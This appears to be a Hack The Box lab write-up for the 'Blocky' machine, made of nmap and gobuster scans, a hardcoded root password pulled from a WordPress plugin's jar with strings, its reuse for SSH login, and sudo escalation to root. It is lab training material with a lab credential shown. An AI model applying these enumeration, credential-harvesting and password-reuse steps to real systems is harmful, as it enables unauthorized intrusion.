Loot

Box Info

- Name : Blocky
- IP : 10.10.10.37
- Level : Easy
- OS : Linux

Creds

Service	Username	Password	Description
phpmyadmin	root	8YsqfCTnvxAUeduzjNSXe22	Found in BlockCore
ssh	notch	8YsqfCTnvxAUeduzjNSXe22	Found in BlockCore

Enumeration

Nmap

1. Quick Scan

```
sudo nmap --max-retries 0 10.10.10.37 -oN nmap/quick_scan
130 ↵
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-13 07:03 EDT
Warning: 10.10.10.37 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.10.10.37
Host is up (0.18s latency).
Not shown: 996 filtered ports
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
8192/tcp closed sophos

Nmap done: 1 IP address (1 host up) scanned in 8.10 seconds
```

2. Open ports

```
cat nmap/quick_scan | grep tcp | awk -F/ '{print $1}' ORS=','
21,22,80,8192,%
```


3. Targeted Scan

```
sudo nmap -sC -sV -p 21,22,80,8192 10.10.10.37 -oA nmap/targeted_scan
130 ↵
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-13 07:06 EDT
Nmap scan report for 10.10.10.37
Host is up (0.17s latency).

PORT     STATE  SERVICE VERSION
21/tcp   open   ftp     ProFTPD 1.3.5a
22/tcp   open   ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_  256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp   open   http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.8
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: BlockyCraft &#8211; Under Construction!
8192/tcp closed sophos
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.80 seconds
```

FTP

- Anonymous login not allowed
- Need to check exploit for ProFTPD

Website



- Wordpress Website
- Running wpscan
- Valid username : notch
- Running gobuster

```
/wiki                 (Status: 301) [Size: 309] [--> http://10.10.10.37/wiki/]
/wp-content           (Status: 301) [Size: 315] [--> http://10.10.10.37/wp-
content/]
/plugins              (Status: 301) [Size: 312] [-->
http://10.10.10.37/plugins/]
/wp-includes          (Status: 301) [Size: 316] [--> http://10.10.10.37/wp-
includes/]
/javascript           (Status: 301) [Size: 315] [-->
http://10.10.10.37/javascript/]
/wp-admin             (Status: 301) [Size: 313] [--> http://10.10.10.37/wp-
admin/]
/phpmyadmin           (Status: 301) [Size: 315] [-->
http://10.10.10.37/phpmyadmin/]
/server-status        (Status: 403) [Size: 299]
```

- In plugins there are two jar files. BlockyCore is interesting.
- Unzip the file and use strings

```
strings plugins/BlockyCore/com/myfirstplugin/BlockyCore.class
com/myfirstplugin/BlockyCore
java/lang/Object
```

```
java/lang/Object
sqlHost
Ljava/lang/String;

sqlUser
sqlPass
<init>
Code
        localhost
root
8YsqfCTnvxAUeduzjNSXe22
LineNumberTable
LocalVariableTable
```

- After running strings, we can see that it is the password for root in phpmyadmin.# Foothold
- We know a user from wpscan : notch
- We can use the password from BlockyCore to ty and ssh to the box.

```
norman@kali ~/Hack-The-Box/machines/blocky ‹main*›
└─$ ssh notch@10.10.10.37
notch@10.10.10.37's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Tue Apr 13 09:00:55 2021 from 10.10.14.5
notch@Blocky:~$
```

- We can cat out the user.txt

Priv Esc

- We can run `sudo -l` before running linpeas.

```
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sr


User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
```

- Just run `sudo bash` or `sudo -i`

```
notch@Blocky:~$ sudo bash
root@Blocky:~# ls
minecraft  user.txt
root@Blocky:~# cd /root
root@Blocky:/root# cat root.txt | wc -c
32
root@Blocky:/root#
```

- Cat out root.txt